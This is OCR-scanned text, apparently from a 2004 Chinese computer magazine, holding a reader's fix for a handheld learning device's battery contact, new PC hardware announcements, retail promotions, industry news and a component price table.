打开后盖，可以很清晰地看到纽扣电池所在的供电电路，结构比较简单，仔细观察会发现电池安装位置不远处有一个切换电位。经分析：其中一个位置是接通电池电源，另一个位置是关断电池电源；再查看电池盖，它有个拨动开关，表面上看只是一个机械锁，用来锁紧电池盖，但其背面为一个被弯成弓形的金属片，弓形的两端成为接触点，将电池盖复位后，发现接触点正好与切换电位吻合，说明这个拨动开关起到接通 / 关闭电池电源的作用。其实这种设计还是很科学的：当打开电池盖更换电池时，拨动开关切换到关闭电源一侧，装好电池后，盖好电池盖，拨动开关切换到另一侧，这样既从机械上锁紧了电池盖，同时又接通了电池电源。但由于使用时间较长，加上频繁打开电池盖，使得电池盖背面的弓形金属片变形，弓形弧度变小，导致切换电位后接触不良，甚至是根本没有接触上，这样当然就会出现“电池没电”或机器坏掉的假象。

知道原因就好下手了：轻轻用工具把弓形金属片的两端触点弯大一些，就是把弧度加大，使得触点与切换电位良好接触就可以了，当然也不要太过头了。调整好后，重新装好文曲星和电池，再次开机，故障消失，所有功能一切正常。没想到我的 DIY 精神“救活”了这位英语学习的“好朋友”。

CF [YJ08]




佳能MVX25i DV

佳能MVX25i采用了RGB原色滤镜和220万像素CCD的全新技术组合,实现了以往只能在3CCD系统中才能获得的清晰图像和色彩还原。由CCD获取的图像通过佳能独有DIGIC DV处理器进行信号处理,可以带来出色的200万像素分辨率静态图像。为了充分发挥图像质量的优势,该款摄像机标配了大变焦比、高分辨率镜头,其中包含非球面透镜单元。这支高性能镜头可以在整个变焦范围内产生锐利的图像,无论拍摄激动人心的视频还是用于输出静态图像都很合适。



咨询电话:010-85298478



映泰 M7NCD Ultra 主板

映泰近日在主流nForce2平台上推出了带STAT功能的主板M7NCD Ultra,该产品采用红色PCB板及多种色彩的插槽接口,nVidia nForce2 SPP+MCP芯片组,支持FSB400 AMD Athlon XP处理器,支持双通道DDR400,支持主流AGP8X、ATA133,值得称道的是可支持SATA硬盘,支持IDE RAID(可选)!扩展槽方面1个AGP8X、5个PCI插槽,集成ALC655六声道声卡、10/100M网卡等主流配置。另外还集成映泰专有的奇键F9、升级大师等BIOS功能以及超频管理功能绝技。

咨询电话:8008307906
参考报价:588元

酷冷至尊“捍卫战士”CPU风扇

“捍卫战士”系列CPU风扇内置LED灯,灯的射向是从风扇的中心向四周放射,在风扇运行时,它会散发出一种晶莹剔透的光芒,使整个机箱光彩夺目。“捍卫战士”的散热片采用嵌铜技术,铜铝结合产生强劲的散热效果,同时配有独特设计的风扇罩以及应用的风扇框体,风扇转速虽然只有2000转,它也可以轻松支持到Althon XP 3200+。此款散热器采用2000转的合金轴承风扇,它不仅使用寿命长,同时它运行时所产生的噪音也只有20 dBA。



多彩“猎鲨”光电鼠


多彩“猎鲨”是一款真正实现了五键可编程设计的光电鼠标,它拥有包括滚轮在内的五个按键,用户可根据自身使用的实际需求及爱好进行功能定制,可以辅助用户办公时提高工作效率,游戏时提升游戏水平。该款鼠标采用最新光学感应技术,光学分辨率高达800CPI,其定位更精确,反应更灵敏,移动速度更迅速,足以担当CS迷专用“武器”的重任。



咨询电话:0755-27384688
参考报价:78元

华硕 P4GD1 主板

华硕P4GD1主板采用915P+ICH6芯片组,支持FSB800外频的Socket478处理器、双通道DDR400内存,同时还支持千兆以太网和4端口的SATA接口等诸多新功能。最引人注目的是,华硕P4GD1主板提供了1个带宽相当于现在AGP接口两倍的PCI Express x16接口。由于PCI Express技术增加了通讯信道的数量,使得数据带宽的传输性得到了改善,其中PCI Express x16使用16对线路,单方向传输最高达到4GB/s,双向传输可以达到8GB/s!远远高于目前流行的AGP8X 2.1GB/s的传输标准。




优派VX715液晶显示器

“超凡派”VX系列是优派日前推出的新款产品，主要为追求与众不同的生活品位与品质的人士而设计，其超凡的外观设计，新颖别致的飘浮型镂空底座，彰显时尚品位与高贵气质。此次上市的VX715拥有高达320nits的超高亮度和550:1的高对比度，配备DVI数字及模拟双输入接口，全面支持sRGB色彩标准，呈现了真实、惟美的彩色影像画面。



咨询电话：800-820-3870
参考报价：4699元



咨询电话：020-87636363
参考报价：1299元

昂达915PU主板

这款915P主板被昂达定义为915PU，编号中的U代表ULTRA。昂达915PU采用的芯片组支持800MHz前端总线和全新的LGA775接口的Intel处理器LGA775插槽与现在的Socket插槽有很大的不同，固定CPU的方式采用了顶盖固定方式，可以更稳妥地固定CPU的插槽上的位置。而最大的改变就是配合LGA775 Prescott处理器无引脚的变化，LGA775插槽也采用了直接接触的方式来与CPU结合。并且LGA775 PrescottL2缓存已经达到1MB，而同级别AMD32位处理器以Barton为核心的L2缓存只有512KB。

I计划之“雪狐太阳花”散热器

I计划之“雪狐太阳花”散热器的最大亮点就是采用了倒挂式7020透亮的绿色水晶风扇，使用这种风扇的好处在于它可以避免风扇与风扇座产生共振而发出噪音。同时也让风扇更接近于散热片，使风可以毫无阻碍地吹到散热片上。为了让用户拥有一个更加安静的使用环境，此款散热器在风扇的上端增加了一个温控装置，当散热器的温度达到42°C时，风扇就会以4800RPM的较快速度转动，从而产生44.17CFM的大风量，有效提升综合散热性能。



咨询电话：010-82896966/67/68
参考价格：118元



参考价格：286元

航嘉1.3版“新冷钻”电源

航嘉电源近期推出基于Intel最新的ATX12V-1.3版规范的新版电源——“新冷钻”1.3版。这款电源推出导致了目前电源+12V输出过小，而功耗需求日益增加的矛盾，12V的电压输出电流高达18A，电源额定功率增加到300W，+3.3V的负载能力也有了非常大的提升。这对于没有外接电源的显卡来说，有了更稳定，更充足的电力供应。此外航嘉新冷钻支持两个SATA接口，顺应了硬盘发展的趋势。这款升级版的冷静王钻石1.3版电源性能稳定，散热良好，噪音低于28分贝。

AMW“音乐小甜饼”MP3随身听

AMW音乐小甜饼集MP3歌曲播放器、FM收音机、录音机、语言学习机、USB随身碟、以及个性化图形编辑显示（可嵌入手机图案下载）六大功能于一身，实现一机多用。AMW音乐小甜饼MP3内建128MB存储空间，LCD具有7色背光屏幕，支持繁简体中文、英、韩、日四国语言，具有一般、流行、古典、爵士、摇滚、重低音六种情境模式，而它的词曲同步播放的功能，更能让你在尽情享受音乐的同时，也可以迅速记住歌词，边听边学，边学边唱。



CF [SC01]

■新品短信息■



音箱　金河田日前推出了新款音箱——JHT-356。该音箱采用全木质结构，整体呈银白色，棱角分明，简洁明快。JHT-356采用经典的2.1声道设计，使用JRC4558D芯片，5英寸低音扬声器单元，其最大负载能力为30W。

主板　奔驰P4-533D-M主板采用VIA P4X533北桥芯片和VT8235南桥芯片，支持400/533MHz前端总线，支持DDR333内存规格、支持AGP 8X等主流应用规范。目前市场价格为459元，并提供4年质保。

科迪亚（QDI）公司日前推出一款主板新品——XT4500，该产品采用了m-ATX架构，提供了1AGP/2PCI/2DIMM/2ATA100插槽，支持USB2.0规格，并支持目前所有400/533FSB的Intel CPU。

青云科技推出PX925X Pro-RW、PX915G Pro、PX915 Pro三款全新主板，全面支持LGA775处理器以及PCI Express x1/6规格插槽、DDR 400、DDR2 400/533内存。




捷波近日推出了基于ATi 9100Pro IGP的A350DMS主板。捷波A350DMS主板北桥内整合的图形芯片为128bit Radeon9200图形核心，AGP8X架构，其工作频率为300MHz，完全支持DX8.1 3D硬件加速，可以说是目前3D性能最强的整合图形核心的芯片组，用户完全可以无须另购显卡，目前这款主板的报价为810元。

闪存　金河田KDS金智盘完全兼容PC和MAC，支持Windows家族全系列操作系统及Mac 9.0以上、Linux2.4以上操作系统，在Win98以上系统无须驱动程序。价格为：32MB/64MB/128MB，95元/140元/210元。

富豪公司力推市场的小金龙内存采用单面32MB×8颗粒设计，所采用的是台湾茂矽颗粒。这款内存在实际测试中，可以在不加电压的情况下采用双通道模式下超频到480MHz还能够运行3Dmark 2001se。

显示卡　微星“阿修罗”FX5700-TD128显示卡目前正以928元的低价出售。该显示卡的芯片组核心频率高达425MHz，搭配128MB DDR大容量显存，MSI特色散热系统降温能力超强，并提供BIOS在线自动升级功能。



翔升金雕5750采用nVIDIA FX 5700(NV36)显示核心，三星原厂TSOP封装3.6ns DDR显存，显存容量128MB，数据带宽为128bit，核心/显存频率分别为425/550MHz，采用HSI高速桥接芯片实现对PCI-E×16接口的支持。

亚太区最大的绘图芯片设计公司图诚科技与深圳联冠电子技术开发有限公司今日宣布在内地市场正式推出采用Volari全系列绘图芯片为核心，包括Volari V3、V5、V8的X飓风显示卡。



XFX讯景GeForce 6800GT显卡近日到货，代号为PV-T40A-UAF，采用nVIDIA GeForce 6800GT GPU，工作频率为350MHz/1GHz（核心/显存频率）。讯景GeForce 6800GT带有S端子、DVI和CRT等多种输出接口。堪称未来高端市场性价冠军之作。



日前嘉威世纪宣布，将影驰FX5700Ulra DDR3这款原价1499元的中高端显卡的价格降到1099元。该显示卡基于5700Ultra核心，采用0.13微米制程，拥有与高端的FX 5900完全一样的CineFX 2.0架构体系，具备了三倍于FX 5600的顶点处理能力和两倍于FX 5600的浮点性能。



扫描仪　CanoScan 3000 ex拥有高速高质的扫描性能、时尚的外观，其丰富实用的功能和方便、贴心的操作便利性。CanoScan 3000 ex提供了“多项扫描”功能，它通过一次操作便可以完成放在平板上的多张照片的扫描，并且自动以每张照片为单位输出，该功能还可以自动纠正照片的倾斜。



数码相机　奥林巴斯AZ-1卡片式的数码相机外型线条十分简洁，采用金属外壳涂层。AZ-1拥有2.5英寸21万像素半透过LCD、三倍折返内变焦镜头。



键鼠套装　“新观点”日前推出一款低价光电鼠标键盘套装——“银麒麟”，该套装中的美麒键盘采用略带弧形的键位设计，比较适合长期操作者，能有效减少疲劳感。炫麟光电鼠标适合左右手操作，神奇中键通过安装增值软件，更可按出八大实用功能菜单，满足你更多高效、个性化的需求。该套装的市场零售价为88元。

散热器　七彩虹近日正式推出了采用双热导管和配备铝合金显存散热片的‘冰封骑士2代’散热器。热导管散热是利用蒸发制冷，使热量快速传导附在芯片正反两面的金属片，从而将热量迅速挥发。该产品市场报价158元。

笔记本电脑　NEC！继3月提出“炫商务”的口号后，最近又推出一款新品——NEC VERSA E6000笔记本电脑，E6000创新性地采用了NEC的“独门武器”——双内存通道设计和15"Super Shine View（“超炫丽TV屏阔视角”）。



耳麦　昆山佳禾日前推出一款编号为CD-6630MV的耳机，该款耳机采用采用40mm高级特殊喇叭，具高承受功率，可完美的表现出清晰明了充满力感的人声，是语音交谈及中音偏好者之最爱，低频的表现更是无以伦比。

鼠标　一阳科技推出的夜明珠鼠标采用黑色和银色的搭配色调，彰显凝重质感。采用了优质的纯银触点按键，使用寿命可超200万次。人体工学左右手对称设计、高背部自然前伸的贴面设计自然而舒适。

PC　戴尔公司日前宣布推出两款全新Dimension台式机，配备Intel最新芯片组、突破性的PCI Express技术以及双通道DDR2内存，不仅将台式机的性能提升到新的高度，而且预留了充足的扩展空间。

6月22日，精英电脑在北京展览馆召开了主题为“精英915P带您进入电脑3G时代”的新品发布会，正式向业界公布了基于Intel 915P（Grantsdale）芯片组的精英主板，包括：面向主流应用的精英915P-A2、全面兼容新旧架构的精英915P-A，以及为发烧友度身打造的豪华版本精英PF4 Extreme系列。

MP3随身听　近日，华旗资讯成功推出一款引进全新OLED双色显示屏的时尚MP3——爱国者月光宝盒F601，该产品还同时具有全图形化界

面，增加FM调频及转录功能，以及现在市场上高端MP3采用的TTS(Text-To- Speech)技术。

■ 线报 ■

大水牛“五周年献礼，百万真情回馈”换购电源

消费者只需凭手中任何一款正常使用的电源，不论品牌、型号，即可以199元的惊喜价，换购原价299元最大功率450W的大水牛黄金版电源一个。

“轻骑兵”音箱价格直降

“轻骑兵”在十周年之际，为答谢广大用户的厚爱，于7月1日至8月15日期间展开促销活动，“轻骑兵”将其旗舰产品V23高品质2.0音箱由680元直降100元到580元，降价幅度可谓颇大。感兴趣的朋友可要抓紧行动。

买盈通显示卡，赠闪存

盈通日前推出促销活动：从即日起，镭龙R9800XT从3999元降至3699元，镭龙R9600XT和剑龙G5900XT分别在1399元和1599元的价位上赠送价值168元的金士顿(Kingston)原装闪存盘一个(赠品送完即止)。

鑫谷电源打假，以旧换新

鑫谷日前在全国范围内展开以旧换新的活动，让用户不再免受虚标功率劣质电源的危害。从即日起至8月13号，用户可以任何牌子的旧电源折价40元人民币换购鑫谷“核动力白金版”、“核动力K8 350P”、“核动力500Ultra”三款电源。

捷波 “剑侠情缘”暑期促销，好礼相送

2004年6月20日—8月31日，凡购买捷波865主板+捷波9550超强版显卡套装，即可享受特价￥599+￥599，还送捷波价值160元的光电键鼠套件。更多详情请关注各地卖场宣传及捷锐经销商。

华硕笔记本电脑掀起降价促销风暴

华硕笔记本电脑日前在全国范围内掀起了暑期降价促销风暴。作为参加此次活动的两款产品，华硕S5213C超大幅度直降2000元，以9988元的超低价格呈现在消费者面前，而华硕Z8424C-D也以7999元的新低价格屹立于市场。

买康博电视卡，获赠送运动装备

6月10日—8月31日期间，凡购买康博启视录M500C电视卡者，可获赠康博活力棒球帽一只；凡购买康博启视录U600/U600E电视盒者，获赠康博精美运动护腕一只。



庆百年盛典奥运，铭瑄送纪念版的T恤衫

铭瑄在即将到来的百年奥运盛典的时刻举办大型促销活动，对所有选择铭瑄狂镭9800SE白金版等极高性价比的极品显卡的朋友们，都可以得到一件由铭瑄特别制作的百年奥运ATI纪念版的T恤衫一件。目前，铭瑄新款狂镭9800se白金版市场报价1055元。



买三星“魔技”显示器，得时尚耳麦

三星日前宣布，从6月27日起，购买任意一款CRT魔技显示器可获赠时尚耳麦一个；购买15～17英寸LCD魔技显示器(173P除外)可获赠三星键盘或光电鼠标(任选其一)；购买173P的消费者可获赠三星高级无线光电键鼠套装。这次暑期促销将延续至7月31日。

飞利浦"显亮CS寻宝大行动"

飞利浦日前正式拉开了其暑期档产品促销的大幕。此次主题为“显亮CS寻宝大行动”的暑期规模空前，声势浩大，从即日起，凡购买飞利浦显亮或大屏CRT及全线LCD者，均可获赠正版CS反恐精英赠品。

明基“十分锐彩，十分精彩”，显示器大幅调价

明基日前推出“十分锐彩，十分精彩”活动，将旗下的主力产品A770 Plus的售价从1099元一举降到999元的心动价格，此次调价的BenQ A770 Plus是明基CRT产品线中的主力机种，具有明基独有的锐彩II代技术。

■ 动态 ■

6月19日杭州剧院内，**网易公司举办了“英雄齐出手，百万巨奖现西游”杭州现场活动**。40位来自全国各地的玩家齐聚一堂，竞投最终大奖GOL轿车及五台IBM笔记本电脑。《梦幻西游》的形象代言人、香港影星杨千华小姐也来到了现场，除了认真回答记者提问之外，还在活动中与玩家真情互动、客串主持人，为整个活动增色不少。

由中国互联网络信息中心(CNNIC)承担的中科院知识创新工程重要课题“**基于IPv6域名根服务器研究”于6月22日在重庆顺利通过专家组鉴定和验收**。此项成果标志着我国已经掌握了自主建立、运行、维护和保障下一代互联网域名根服务器的关键技术。

2004年6月29日，神州数码与NEC在京正式签署战略联盟合作协议，在笔记本电脑、服务器领域确立联销体制，从2004年7月开始通过神州数码(中国)有限公司的渠道在中国全方位地销售NEC笔记本电脑及服务器产品。

英特尔公司日前推出了英特尔915 G/P和925X Express芯片组(原代号Grantsdale和Alderwood)，提供了以往只有专业电脑才具备的强大音频、视频和其他功能。这些技术不仅可以带来更精彩的娱乐和办公体验，同时还为实现诸如高清晰度(HD)视频、7.1环绕声、以及面向办公室和家庭用户的强大文件保护等新功能奠定了坚实基础。

3Dlabs日前在美国内华达州拉斯维加斯举行的NAB(国际广播协会)2004年内部展会上**宣布了一项在图形架构方面取得的重大突破：Wildcat Realizm技术**。这两项技术相互结合，利用PCI Express增强的带宽，打造了一系列兼容于现有软件的图形加速器，包括单VPU AGP 8x与独特的双VPU解决方案。

6月16日，**金山公司和智冠科技正式发布了《剑侠情缘》网络游戏进军台湾市场的消息**。会上，来自海峡两岸游戏巨头金山软件和台湾智冠科技同时宣布，结成产业战略同盟，共同推动中国原创网游的两岸市场一体化发展。

CIG 2004第三届中国电子竞技大会在人们的期盼中**正式拉开了帷幕**，对抗类游戏项目包括《魔兽争霸》、《FIFA足球》、《反恐精英》等一系列优秀的网络单人及团体游戏、对抗类游戏分赛区举行，全国共设置了32个赛区，涵盖了整个大中华区。

作为技嘉科技集团中国地区子公司及集团产品中国区总代理，宁波中嘉科贸有限公司于2004年6月29日在北京正式发布技嘉集团的第二个主板品牌——**倍嘉科技，并向媒体介绍首批将于国内铺货的5种高性价比主板产品**。

日前，备受关注的2004电子竞技世界杯(ESWC)中国区预选赛决赛落下帷幕。获胜选手将携“法国电竞世界杯中国代表团惟一指定比赛用机”——TCL海盗至尊版电脑远赴法国，参加7月6日—7月11日的ESWC2004总决赛。



OKBuddy是韩国TICS公司开发的一套网络即时通讯系统，除了提供基本的1:1视频通讯、即时消息、文件传送等功能之外，OKBuddy还提供了多方视频会议、网上Hi-Call服务以及PC-PHONE网络电话等功能。其免费版本将于6月中旬发布，并同时在各大网站提供下载。CF [SC02]



■本栏目的行情报价由电脑爱好者杂志、振华网 www.zenha.net 和非常在线 www.veryol.com 联合提供。

CPU：Intel 震荡调整，AMD 走势平稳

近期 Intel 的 CPU 调整较为频繁，特别是在本月中旬，价格总是在上下小幅度地调整，直到月底才开始稳定下来。目前 Intel 高端 P4 3.0GC 盒装的报价是 1825 元，P4 2.8GC 和 2.8GB 的报价分别为 1470 元(盒)和 1370 元(盒)。盒装 Celeron 2.6G/2.4G/2.0G 的报价分别是 645/572/530 元，其中 Celeron 2.6G 的涨幅达到了 10 元，其他都以降价为主。散装 Celeron 1.8G 和 1.7G 的报价分别是 432 和 408 元。在 AMD 方面，走势较为平稳。面向高端市场的 Athlon 64 3200+/3000+/2800+ 的价格分别是 2350/1850/1540 元，基本没有什么变化；面向主流市场的 Athlon XP 3000+/2800+/2600+/2500+/2400+/2200+/2000+ 的报价分别是 1250/1000/705/645/595/545/455 元，有小幅的降价。

内存：商家炒做，内存价格反弹

近来内存一直在小幅下跌，就在我们看到它快要回落到历史最低点时，突然又出现反弹现象，让我们多少有点失望。目前 DDR333 方面，Kingmax 256MB/512MB 的价格分别为 334/655 元，金士顿 256MB/512MB 的价格分别为 362/709 元，富豪 256MB/512MB 的价格分别为 355/685 元；DDR400 方面 Kingmax 256MB/512MB 的价格为 335/655 元，金士顿 256MB/512MB 的价格为 374/720 元，宇瞻 256MB/512MB 的价格为 330/655 元，富豪 256MB/512MB 的价格分别为 360/685 元。

硬盘：以降价为主，迈拓表现较为抢眼

迈拓硬盘在本月中旬出现过一次较大幅度的上扬，涨幅最高的甚至超过了百元，不过这些都局限于迈拓的主流产品，好在经过一周以后，这些硬盘的价格又开始大幅回落。而 200GB 以上的大容量硬盘的价格一直都在下跌，而且幅度也比较大。目前，迈拓金钻 9 代 80GB/120GB/160GB 的价格为 600/770/950 元，8MB 缓存版本的 80GB/120GB/160GB 的价格为 650/850/990 元，S-ATA 80GB/120GB/200GB/250GB 的价格为 730/910/1460/2100 元。希捷的酷鱼IV 80GB/120GB/160GB 的价格为 508/668/805 元，而酷鱼Ⅴ S-ATA 80GB/120GB/160GB 硬盘的价格为 608/810/905 元。盒装 WD 40GB/80GB/120GB 2MB 报价分别是 480/580/725 元；80GB/120GB/200GB/250GB 8MB 报价分别是 645/840/1300/1940 元，S-ATA 120GB/250GB 的报价是 930/2030 元。

主板：中低端主板大量上市　为暑期热销做准备

随着暑期的到来，市场上可以看到众多中低端的主板，经销商纷纷为暑期热销做准备。升技 IS7-V2 主板到货，基于 Intel 的 848P 芯片组，支持 Prescott 核心 P4 CPU，报价是 588 元。升技 SG-72 主板到货，采用 SiS661FX 芯片组，集成了 Real256E 显卡、ALC655 5.1 声道声卡、Realtek8100C 网卡，报价是 540 元。微星 865PE Neo2-P 白金纪念版上市，采用 I865PE+ICH5 芯片，报价为 950 元。微星 865PE Neo2-V 进入市场，采用 865PE 芯片组，支持采用 Prescott 核心的 P4 CPU，报价为 850 元。微星 PX8 Neo-V 到货，采用 VIA P4X533 芯片组，支持 800MHz FSB（超频），报价为 480 元。同时，梅捷重返大陆市场，梅捷 SY-P4VGM 主板震撼上市，报价仅为 499 元。

显卡：中低端产品频频降价　R9550 超频版成主流

双敏速配 7618 超强版到货，采用 MX440 显示芯片、2.8ns mBGA 封装的显存，128bit 位宽，报价是 499 元。艾尔莎幻雷者 955FX 上市，采用了 ATi R9550 的公版设计，报价是 799 元。昂达 550pro 和 9955 两款显卡齐降价 100 元，报价分别为 499 和 599 元。天虹 9550 新鲜上市，采用了常见的现代 4ns DDR 显存颗粒，总容量为 128MB，位宽 128bit，报价 699 元。艾尔莎影雷者 FX 736 Extreme 上市，搭载标准版的 FX5700 显示芯片，采用了现代 2.8ns 128MB DDR 显存颗粒，核心/显存频率达到了 425MHz/600MHz，报价是 1588 元。斯巴达克惊天镭 9550 白金版上市，采用现代 4ns 显存，报价是 688 元。原先 666 元的铭瑄 FX5500 显卡降到 555 元，而且还送水晶水壶一个。

光存储：8× DVD 刻录机一降再降

近日，随着气温升高，光存储市场的火热程度也在不断攀升。目前，各厂家把竞争的焦点集中到高端 DVD 刻录机市场，最具代表性的要数 8× DVD 刻录机了。志美刚刚推出定价 828 元的双 8× DVD 刻录机，时至今日已降至 777 元。台电双 8× DVD 刻录机售价也由 899 元下调至 799 元，其另一款支持 8× DVD+R 以及 4× DVD-R 的刻录机售价下调至 699 元，成为 8× DVD 刻录机售价最低的产品。此次 8× DVD 刻录机降价国外品牌也有参加，NEC 的一款双 8× 产品由 999 元的售价降至 899 元，降幅达 100 元。在 COMBO 方面，AOpen 52× COMBO 全新上市，报价 388 元。配有读卡器的台电女神全能 52× COMBO 也出现在市场（见图 1），报价是 599 元。



图 1

显示器：16ms LCD 纷纷上市　多款低端 CRT 上市

飞利浦推出两款 16ms LCD（见图 2），一款是 150S5，报价为 2800 元；另一款是 170B5，报价 4288 元。奇丽 CT-726D LCD 也到货，报价为 3680 元。在 CRT 显示器方面，梦想家 X650DF 黄金版闪亮上市，报价是 1099 元；采用三星丹娜纯平显像管的现代 F777 也上市，报价为 960 元。采用黄金接头的梦想家 X650DF 黄金版上市，报价为 1099 元；飞利浦 109F5 CRT 显示器低价上市，报价为 1799 元。



图 2

型号	平均价	最低价
CPU		
Intel		
赛扬1.8GHz(散)	450	440
赛扬2.4GHz(散)	545	535
Pentium4 2.0A(散)	920	915
Pentium4 2.4C(散)	1300	1295
Pentium4 2.6C(散)	1355	1350
Pentium4 2.8C(散)	1465	1455
pentium 4 2.8E(散)	1330	1320
AMD		
Duron 1.6GHz(散)	345	335
AthlonXP 2000+(散)	445	440
AthlonXP 2400+(散)	555	550
AthlonXP 2500+(盒)	645	640
AthlonXP 3000+(盒)	1310	1300
Athlon64 3200+(盒)	2410	2400
内存		
DDR266		
HY 256MB	305	300
DDR333		
HY 256MB	310	305
HY 512MB	645	635
Kingston 256MB	360	360
Kingston 512MB	725	715
KingMax 256MB	340	335
KingMax 512MB	685	680
富豪 256MB	360	355
富豪 512MB	685	680
DDR400		
HY 256MB	325	320
HY 512MB	650	645
Kingston 256MB	375	370
Kingston 512MB	735	735
KingMax 256MB	345	345
KingMax 512MB	685	680
富豪 256MB	365	360
富豪 512MB	685	685
硬盘 7200转		
迈拓		
DiamondMax Plus 9(80GB/2MB)	515	510
DiamondMax Plus 9(120GB/2MB)	685	680
DiamondMax Plus 9(160GB/2MB)	785	780
西数		
WD800BB(80GB/2MB)	490	490
WD800JB(80GB/8MB)	565	560
WD1200BB(120GB/2MB)	640	635
WD1200JB(120GB/8MB)	730	725
希捷		
酷鱼7200.7(40GB/2MB)	420	415
酷鱼7200.7(80GB/2MB)	510	505
酷鱼7200.7 SATA(80GB/2MB)	620	610
酷鱼7200.7 SATA(120GB/2MB)	815	810
三星		
SP0802N(80GB/2MB)	660	655
SP1203N(120GB/2MB)	765	760
主板		
Intel		
华硕 P4P800S SE	710	700
华硕 P4P800-VM	1088	1080
微星875P Neo-FIS2R	1720	1700
微星865PE Neo2-PLS	815	800
微星 PT8 Neo-LSR	490	475
技嘉GA-8I848P-G	650	645
技嘉GA-8IG1000-G	850	830
技嘉GA-8I875	1290	1280
硕泰克 SL-86SPE2	685	680
硕泰克 SL-848P	595	580
硕泰克SL-XP865G-L	1470	1455
捷波 J-865PEDA	599	590
捷波 J-848P	499	495
昂达 AP5S	710	700
昂达 848PN	499	490
昂达 P5PE-X	565	560
佰钰 4865PEN	598	590
佰钰 4848PN	560	550
AMD		
华硕A7N8X-X	788	780
华硕A7N8X-E Deluxe	1188	1180
微星K8T Neo-FIS2R	1220	1200
微星 K7N2 Delta-L	570	560
微星 KT6V-LSR	550	540
技嘉GA-7N400-L	620	610
技嘉GA-7VT600-L	560	545
技嘉GA-K8VT800 Pro	1070	1050

型号	平均价	最低价
硕泰克SL-KT600-R	575	560
硕泰克 SL-K8AV2-RL	990	980
硕泰克SL-75FRN3	580	560
捷波J-N2PAP800	688	680
捷波J-V600DAP	599	590
昂达KT600N	475	460
昂达 NK7U	585	570
昂达 NK7U PRO	749	740
佰钰 7KT600	510	510
显卡		
nVIDIA		
华硕 V9570/TD	1520	1500
华硕V9520/TD/128MB	845	830
微星FX5200-TD128	580	560
微星MX4000-T128	510	500
技嘉GV-N5564D-CH	599	590
七彩虹风行5700 CF白金版	999	990
七彩虹风行5600Ultra CF版	899	890
铭瑄极光5700黄金版	899	888
盈通剑龙G5700	899	885
盈通剑龙 G5700LE	799	780
昂达闪电9570LE	899	885
昂达闪电8570LEPRO	790	785
丽台A360 TD/128	1250	1230
艾尔莎影雷者733(FX5500)	799	780
艾尔莎影雷者736LE(FX5700)	1099	1080
XFX讯景珍藏版5700	1288	1280
影驰FX5200(128MB/128bit)	599	590
影驰FX5700LE超频版(64MB/128bit)	699	690
ATi		
华硕 9600 SE/TD	920	900
华硕 9600 XT/TD	1800	1788
微星RX9800PRO-TD128	1999	1990
技嘉GV-R96S128D	590	585
七彩虹镭风9600PROCT冰封骑士	999	990
七彩虹镭风9550 CF白金版	690	680
铭瑄狂镭9550黄金版	699	690
盈通镭龙R9550	699	680
盈通镭龙R9600PRO	990	980
昂达雷霆8955XT	599	590
昂达雷霆9960	790	775
艾尔莎影雷者980SE/256bit	1299	1290
光存储		
COMBO		
明基 CB482B	460	450
三星 金将军52X康宝 2M	390	385
三星 金将军52X康宝 8M	490	480
美达 52X康宝	368	365
微星 48X(MS-8448M)	399	390
台电 女神 52X COMBO	399	390
LG GCC-4520B	480	475
CD-RW		
华硕 CRW-5232AS	355	350
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	290
LG GCE-8525B	315	310
DVD-ROM		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
三星 金将军 16XDVD白金版	280	270
微星 D16(MS-8216)	260	255
台电 女神16X	260	255
LG GDR-8161B	245	240
DVD刻录机		
华硕 DRW-0804P	950	940
明基 DW822A-OK2	799	790
三星 SH-W08A	999	980
美达 6X DVD+RW	599	590
微星 DR4-A(MS-8404A)	720	710
台电 8X DVD DUAL	799	790
LG GSA-4082B 8X DVD刻录机	999	990
昂达 8X DVD±RW	699	690
显示器		
17英寸CRT		
三星 785MB	1390	1380
三星 757MB	1690	1670
明基A772 plus	1190	1180
明基 K771	1380	1360
飞利浦107T5	1180	1160
飞利浦107P5	1490	1480
LG XP F702P	1330	1310
LG F720B	1100	1090
美格796FDX5	1370	1360
美格786FDX5	1180	1160

型号	平均价	最低价
美格 770XC	1090	1070
NESO HD770II	1290	1270
大水牛 DFX760	979	960
爱国者 798HD	1470	1455
优派 G72f+	1400	1390
19英寸CRT		
三星 955DF	1720	1700
三星 945MBi	1780	1750
明基992p	1880	1870
飞利浦109B	1740	1730
LG F900B	2190	2180
美格810FTII	1770	1735
美格888FTII	1580	1560
NESO FD910G	3960	3945
大水牛 DT996	1950	1940
爱国者998FP	1810	1790
优派 G90f	2420	2400
15英寸LCD		
三星153S	3080	3050
三星152S	3160	3150
明基FP591	3990	3980
飞利浦150P4	3580	3560
飞利浦150B5	3430	3410
美格 MG576	3499	3460
美格 PY567	3199	3165
LG L1515S	3150	3140
LG L1520B	2940	2900
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派 VG511S	3240	3220
17英寸LCD		
三星173S	3920	3900
三星 710V	3790	3770
明基 FP791	5330	5310
明基FP737s	3630	3610
飞利浦170C4	3899	3890
飞利浦170B4	3960	3950
美格 MG776	4299	4255
美格GA780	4499	4440
LG L1710S	3550	3520
LG L1730S	3580	3560
优派 VG710b	4475	4450
音箱		
多彩 DLS-2102(2.1)	185	180
